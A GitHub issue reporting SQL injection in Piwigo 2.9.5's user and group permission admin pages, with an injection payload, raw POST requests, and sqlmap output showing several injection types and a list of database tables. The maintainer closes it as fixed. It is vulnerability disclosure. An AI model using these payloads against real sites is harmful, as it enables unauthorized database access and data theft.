New issue

Jump to bottom

SQL injection in user/group permissions manager #1011

Closed **zongdeiqianxing** opened this issue on May 7, 2019 · 3 comments

Assignees


Labels Section: Security

Milestone 2.10.0RC1

zongdeiqianxing commented on May 7, 2019

hi, I found two new vulnerabilities in admin/user_perm.php and admin/group_perm.php

1 :
request http://xx.xx.xx.xx/admin.php?page=user_perm&user_id=1 /Need to have a private album
then move the album from the right to the left
payload: `1 and if(ascii(substr(database(),1,1))>97,1,sleep(5))` or use 'sqlmap'




```
POST /admin.php?page=user_perm&user_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=user_perm&user_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Cookie: pwg_id=8v8g8o8mbcq899bhcqs1f1q20
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=1&trueify=%C2%AB
```


```
[*] starting at 11:49:43

[11:49:43] [INFO] parsing HTTP request from '2'
[11:49:43] [INFO] resuming back-end DBMS 'mysql'
[11:49:43] [INFO] testing connection to the target URL
[11:49:43] [INFO] heuristics detected web page charset 'ascii'
[11:49:43] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat_false[] (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: cat_false[]=-1388) OR 9149=9149#&trueify=%C2%AB

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat_false[]=1) OR (SELECT 5983 FROM(SELECT COUNT(*),CONCAT(0x71766b7a71,(SELECT (ELT(5983=5983,1))),0x71706a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- JGTG&trueify=%C2%AB

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: cat_false[]=1) OR SLEEP(5)-- wLhL&trueify=%C2%AB

    Type: UNION query
    Title: MySQL UNION query (random number) - 1 column
    Payload: cat_false[]=1) UNION ALL SELECT CONCAT(0x71766b7a71,0x64696c586f69476a50745a557470596940585458775840404b425a5070615641515a766545734c7450,0x71706a7071)#&trueify=%C2%AB
---
[11:49:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[11:49:43] [INFO] fetching tables for database: 'piwigo'
Database: piwigo
[32 tables]
+-------------------------------+
| piwigo_caddie                 |
| piwigo_categories             |
| piwigo_comments               |
| piwigo_config                 |
| piwigo_favorites              |
| piwigo_group_access           |
| piwigo_groups                 |
| piwigo_history                |
| piwigo_history_summary        |
| piwigo_image_category         |
| piwigo_image_format           |
| piwigo_image_tag              |
| piwigo_images                 |
| piwigo_languages              |
| piwigo_old_permalinks         |
| piwigo_plugins                |
| piwigo_rate                   |
| piwigo_search                 |
| piwigo_sessions               |
| piwigo_sites                  |
| piwigo_tags                   |
```


2:

same as the first, request /admin.php?page=user_perm&user_id=1 /Need to have a private album


then move the album from the right to the left

payload: `1 and if(ascii(substr(database(),1,1))>97,1,sleep(5))` or use 'sqlmap'





zongdeiqianxing commented on May 7, 2019 Author



zongdeiqianxing commented on May 8, 2019 — Author

```
POST /admin.php?page=group_perm&group_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=group_perm&group_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: pwg_id=tnnrng7j58gsgjms5hcdu2ge35
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=11&trueify=%C2%AB



POST /admin.php?page=user_perm&user_id=1 HTTP/1.1
Host: 10.150.10.186:30008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30008/admin.php?page=user_perm&user_id=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Cookie: pwg_id=bv8q0gb8mbcqb99bhcqdlf1q20
Connection: close
Upgrade-Insecure-Requests: 1

cat_false%5B%5D=1&trueify=%C2%AB
```

plegall added this to the **2.9.6** milestone on May 31, 2019

plegall closed this as completed in `7234d01` on Aug 12, 2019

plegall self-assigned this on Aug 12, 2019

plegall added the Section: Security label on Aug 12, 2019

plegall modified the milestones: **2.9.6**, **2.10.0RC1** on Aug 12, 2019

plegall changed the title ~~Piwigo v2.9.5 - SQL injection in admin/user_perm.php and admin/group_perm.php~~ **SQL injection in user/group permissions manager** on Aug 12, 2019

plegall commented on Aug 12, 2019 — Member

vulnerability found in Piwigo v2.9.5

Assignees

 plegall

Labels

Section: Security

Projects

None yet

Milestone

2.10.0RC1

Development

No branches or pull requests

2 participants